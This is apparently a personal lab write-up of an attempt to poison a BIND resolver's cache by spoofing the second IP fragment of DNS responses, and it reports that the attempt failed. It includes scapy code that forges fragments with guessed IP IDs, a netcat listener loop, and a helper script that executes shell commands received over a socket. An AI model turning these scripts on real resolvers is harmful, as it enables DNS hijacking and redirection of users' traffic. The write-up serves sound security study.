DNS cache poisoning is an attack vector used by hackers to inject records into the cache of recursive dns resolvers so that familiar domain names point to malicious ip adderesses. This type of attack was famously brought to light in 2008 when Dan Kaminsky discovered that most recursive resolvers use static source ports to send query requests to authoritative name servers. Because DNS uses the UDP protocol, the source port was the only thing that the attacker needed to guess in order to send poisoned responses back to the resolver, spoofed from the name server. Since then, dns has implemented more security measures like using a query id at the beginning of the querys and randomizing the source port. However, when a packet is fragmented over ip, the ip id number is the only thing that an attacker needs to guess when poisoning the second fragment of a query response. The second fragment is poisoned to avoid having to guess the query number, in the first fragment, and dns cookie, in the last fragment. In order for this attack to work, the name server must send a response large enough to be fragmented and the recursive resolver must accept fragmented responses. There will also need to be a puppet actor that has client access to the targeted recursive resolver.

Because the ip ID is only slightly incremented when communicating with the same host, it would then be possible to make a query from the puppet by using the +notcp option and ANY type with dig and send the ip ID and other forms of entropy from the response to the poisoning machine from the puppet. The poisoning machine would then use this data to construct many query responses with incremented ip IDs to send to the recursive resolver, spoofed from the name server. Other security measures from DNS include randomizing the order of the record responses to prevent predictable offsets in A records to be poisoned. In order for this attack to work the "rrset-order" on the authoritative name server must be set to cyclic or fixed.

From the options page in my recursive resolver, I have it set to forward all requests to an authoritative name server that I have made AWS put in Japan to increase the amount of time I have to guess the ip ID.

---------------------------------

forwarders {

3.113.25.188;

};

forward only;

edns-udp-size 4096;

max-udp-size 4096;

---------------------------------

This is the script that I have on my poisoning machine, it will continue to listen on a port that will send the same dig request to the puppet

--------------------------------

#!/usr/bin/bash

notdone="notdone"

while [ $notdone != "done" ]; do

notdone=$(echo "dig @127.0.0.1 monnotsukuyomi ANY +notcp +bufsize=10000 +nocookie" | nc -nlp 8976)

sleep .25

if [ $notdone != "doneski" ]; then

echo -n $notdone | /home/kali/newscap.py

fi

done

--------------------------

The different pieces of data are echo'd into my script "/home/kali/newscap.py" that will build the poisoned responses and then send to the recursive resolver.

-----------/home/kali/newscap.py------------------

#!/usr/bin/python3

from scapy.all import \*

ipid=input()

if ipid!='done':

nsrec=b'ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c\xc0\x0c\x00\x02\x00\x01\x00\t:\x80\x00\x07\x04ns\xc0\x0c'

ipid=ipid.split('%')

print(ipid)

last=int(ipid[1]).to\_bytes(1,'big')

ns=int(ipid[2],16)

ipid=int(ipid[0])

brake=ns+44

ain=b'\x00\x01\x00\x01\x00\x09\x3a\x80\x00\x04'

arec=b''

ns+=1

firns=ns

while ns <= brake:

print(ns)

if ns!=0x74:

ns=ns%0x74

print(ns)

num=hex(ns)[2:].rjust(2,'0').encode()

nsrec=nsrec.replace(b'ns\xc0\x0c',b'ns'+num+b'\xc0\x0c',1)

try:

off=nsrec.index(b'ns'+num)+1+1470+49152

off-=(19\*(firns-1))

except ValueError:

break

#print(nsrec,'\n',b'ns'+num,'\n')

ns+=1

arec+=off.to\_bytes(2,'big')+ain+b'\xde\xad\xbe\xef'

sender=nsrec+arec

sender=sender[:1479]+last

#e=Ether(src='34:98:b5:6a:26:a3',dst='e8:fc:af:f8:a7:45',type=0x0800)

#ip=IP(src='3.113.25.188',dst='192.168.1.201')

e=Ether(src='e8:fc:af:f8:a7:44',dst='08:00:27:6c:a0:35',type=0x0800)

ip=IP(src='3.113.25.188',dst='10.0.0.6')

# idlist=[ipid+6,ipid+16,ipid+26,ipid+36,ipid+46,ipid+56,ipid+66,ipid+76,ipid+86,ipid+96,ipid+70,ipid+47,ipid+72]

#idlist=[ipid+57,ipid+58,ipid+59,ipid+60,ipid+61,ipid+62,ipid+63,ipid+64,ipid+65,ipid+66]

for i in range(ipid+57,ipid+75):

ip.id=i

ip.flags=1

ip.frag=185

ip.proto=17

# print(e/ip/Raw(load=sender))

sendp(e/ip/Raw(load=sender))

------------------------------------------------

Now, here is the script that I put on the puppet machine, much like the script I have on the poisoning machine, it is over complex and in retrospect I should have just sent the entire packet from the puppet to the poisoning machine. However this would not have made the attack work with a randomized rrset-order. It really would have only made the script less convoluted.

--------------------------------

#!/usr/bin/python3

import socket

import subprocess

import time

import threading

from scapy.all import \*

mysocket=socket.socket()

#yoursocket=socket.socket()

def worker(text):

def filterer(pktin):

return pktin.haslayer(IP) and pktin[IP].src=='3.113.25.188' and pktin[IP].dst=='10.0.0.6' and pktin[IP].flags==1 and pktin[IP].frag==185

def processor(pktin):

#print(pktin[IP].id)

if text=='1' and int(pktin[Raw].load[2:4],16)<42: #or int(pktin[Raw].load[2:4],16)>73):

mysocket.send(str(pktin[IP].id).encode()+b'%'+str(pktin[Raw].load[-1]).encode()+b'%'+pktin[Raw].load[2:4])

elif text=='0' and int(pktin[Raw].load[2:4],16)<42: #or int(pktin[Raw].load[2:4],16)>73):

yoursocket.send(str(pktin[IP].id).encode()+b'%'+str(pktin[Raw].load[-1]).encode()+b'%'+pktin[Raw].load[2:4])

elif text=='1':

mysocket.send(b'doneski')

not1=True

elif text=='0':

yoursocket.send(b'doneski')

not1=True

sniff(iface='eth0', store=0,prn=processor,lfilter=filterer,count=1)

def conn(mysocket):

connected=False

while not connected:

for port in [8976]:

try:

print('try port',port)

# mysocket.connect(('192.168.1.37',port))

mysocket.connect(('10.0.0.4',port))

except socket.error:

print('nope')

time.sleep(1)

continue

else:

print('connected')

connected=True

break

conn(mysocket)

mycmd=mysocket.recv(2048).decode()

#mysocket.close()

t1=threading.Thread(target=worker, daemon=True,args='1')

t1.start()

time.sleep(.5)

proc=subprocess.Popen(mycmd,shell=True,stdout=subprocess.PIPE,stderr=subprocess.PIPE,stdin=subprocess.PIPE)

t1.join()

subprocess.run(['rndc', 'flush'])

mysocket.close()

time.sleep(1)

proc=subprocess.Popen(mycmd,shell=True,stdout=subprocess.PIPE,stderr=subprocess.PIPE,stdin=subprocess.PIPE)

while True:

global yoursocket

global not1

not1=False

yoursocket=socket.socket()

conn(yoursocket)

mycmd=yoursocket.recv(2048).decode()

t1=threading.Thread(target=worker, daemon=True,args='0')

t1.start()

time.sleep(.5)

subprocess.run(['rndc', 'flush'])

proc=subprocess.Popen(mycmd,shell=True,stdout=subprocess.PIPE,stderr=subprocess.PIPE,stdin=subprocess.PIPE)

t1.join()

if not1 == True:

yoursocket.close()

continue

yoursocket.close()

time.sleep(1)

subprocess.run(['rndc', 'flush'])

proc=subprocess.Popen(mycmd,shell=True,stdout=subprocess.PIPE,stderr=subprocess.PIPE,stdin=subprocess.PIPE)


result=proc.stdout.read()

if b'SERVFAIL' in result or b'222.173.190.239' in result:

break

# print(result)

-------------------------------



This screenshot shows a packet capture from the resolver that is receiving responses from the poisoner with an incrementing ip ID. You can see that one of the spoofed packets has the same ip ID as the real response. Because the poisoned response was received first, it is accepted even though it was received before the query request had been sent.

A screenshot of a computer

Description automatically generated

You can see there was no indication of a malformed packet and the A record responses are sorted, which is how the A records are returned with no poisoning.

A screenshot of a computer

Description automatically generated

I go to see if the cache was poisoned on the recursive resolver with 'rndc dumpdb -cache' and I get

------------------------------

;

; Start view \_default

;

;

; Cache dump of view '\_default' (cache \_default)

;

; using a 0 second stale ttl

$DATE 20230419154106

;

; Address database dump

;

; [edns success/timeout]

; [plain success/timeout]

;

;

; Unassociated entries

;

; 3.113.25.188 [srtt 51010] [flags 00000000] [edns 0/1] [plain 0/0] [ttl 1753]

;

; Bad cache

;

;

; SERVFAIL cache

;

;

; Start view \_bind

;

;

; Cache dump of view '\_bind' (cache \_bind)

;

; using a 0 second stale ttl

$DATE 20230419154106

;

; Address database dump

;

; [edns success/timeout]

; [plain success/timeout]

;

;

; Unassociated entries

;

;

; Bad cache

;

;

; SERVFAIL cache

;

; Dump complete

---------------------------------

This must be a result of awarness to this type of attack, and a patch to the bind9 software. After all of this, the attack was a complete failure and therefore has a low threat score in my opinion. Of course a more skilled attacker might have a better insight. You can see in my script on the puppet machine I use `rndc flush` frequently. This is directly interfering with the resolver and would not work in a real exploit. The attacker would simply have to wait until the cache is flushed on its own, making this attack even more unlikely.